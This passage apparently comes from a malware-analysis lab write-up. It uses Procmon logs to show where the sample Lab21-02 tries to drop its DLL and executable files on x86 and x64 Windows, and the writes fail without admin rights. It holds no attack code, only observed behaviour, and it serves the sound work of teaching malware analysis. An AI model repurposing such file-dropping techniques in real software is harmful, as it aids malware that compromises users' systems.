From the above analysis we know that the file dropped when run on an x86 machine will be 'Lab21-02.dll'. Using Procmon and running the binary on an x86 system we can see this attempting to be written. In this case we haven't run the malware as an administrator so it is unable to write the file.

1:24:25.69524...	Lab21-02.exe	1104	CreateFile	C:\Windows\System32\imm32.dll	SUCCESS
1:24:25.69538...	Lab21-02.exe	1104	CreateFile	C:\Windows\System32\imm32.dll	SUCCESS
1:24:25.69563...	Lab21-02.exe	1104	CreateFile	C:\Windows\System32\imm32.dll	SUCCESS
1:24:25.69578...	Lab21-02.exe	1104	CreateFile	C:\Windows\System32\imm32.dll	SUCCESS
1:24:25.72204...	Lab21-02.exe	1104	CreateFile	C:\Windows\System32\Lab21-02.dll	ACCESS DENIED

This shows us that the file Lab21-02.dll is dropped to C:\Windows\System32\Lab21-02.dll when run on an x86 machine.

vi-Which files does the malware drop when running on an x64 machine? Where would you find the file or files?

From the analysis in question 4 we know that the file dropped when run on an x64 machine will be 'Lab21-02x.exe' and 'Lab21-02x.dll'. Using Procmon and running the binary on an x64 system we can see this attempting to be written. In this case we haven't run the malware as an administrator so it is unable to write the file.

1:18:2...	Lab21-02.exe	4160	CreateFile	C:\Windows\SysWOW64\user32.dll	SUCCESS	Dt
1:18:2...	Lab21-02.exe	4160	CreateFile	C:\Windows\SysWOW64\shell32.dll	SUCCESS	Dt
1:18:2...	Lab21-02.exe	4160	CreateFile	C:\Windows\SysWOW64\imm32.dll	SUCCESS	Dt
1:18:2...	Lab21-02.exe	4160	CreateFile	C:\Windows\SysWOW64\imm32.dll	SUCCESS	Dt
1:18:2...	Lab21-02.exe	4160	CreateFile	C:\Windows\SysWOW64\imm32.dll	SUCCESS	Dt
1:18:2...	Lab21-02.exe	4160	CreateFile	C:\Users\User\Desktop\BinaryCollection\SystemResources\Lab21-02.exe.mun	PATH NOT FOUND	Dt
1:18:2...	Lab21-02.exe	4160	CreateFile	C:\Users\User\Desktop\BinaryCollection\SystemResources\Lab21-02.exe.mun	PATH NOT FOUND	Dt
1:18:2...	Lab21-02.exe	4160	CreateFile	C:\Windows\SysWOW64\vedged.dll	NAME NOT FOUND	Dt
1:18:2...	Lab21-02.exe	4160	CreateFile	C:\Windows\SysWOW64\peapi.dll	SUCCESS	Dt
1:18:2...	Lab21-02.exe	4160	CreateFile	C:\Windows\SysWOW64\Lab21-02x.dll	ACCESS DENIED	Dt
1:18:2...	Lab21-02.exe	4160	CreateFile	C:\Windows\SysWOW64\Lab21-02x.exe	ACCESS DENIED	Dt
1:18:2...	Lab21-02.exe	4160	CreateFile	C:\Windows\SysWOW64\combase.dll	SUCCESS	Dt
1:18:2...	Lab21-02.exe	4160	CreateFile	C:\Windows\SysWOW64\SHCore.dll	SUCCESS	Dt

This shows us that the files Lab21-02x.exe and Lab21-02x.dll are dropped to C:\Windows\SysWOW64\Lab21-02x.exe and C:\Windows\SysWOW64\Lab21-02x.dll when run on an x64 machine.

If we take a closer look at 'sub_401000' which performs the file dropping on both an x64 and x86 OS, we can see how this happens.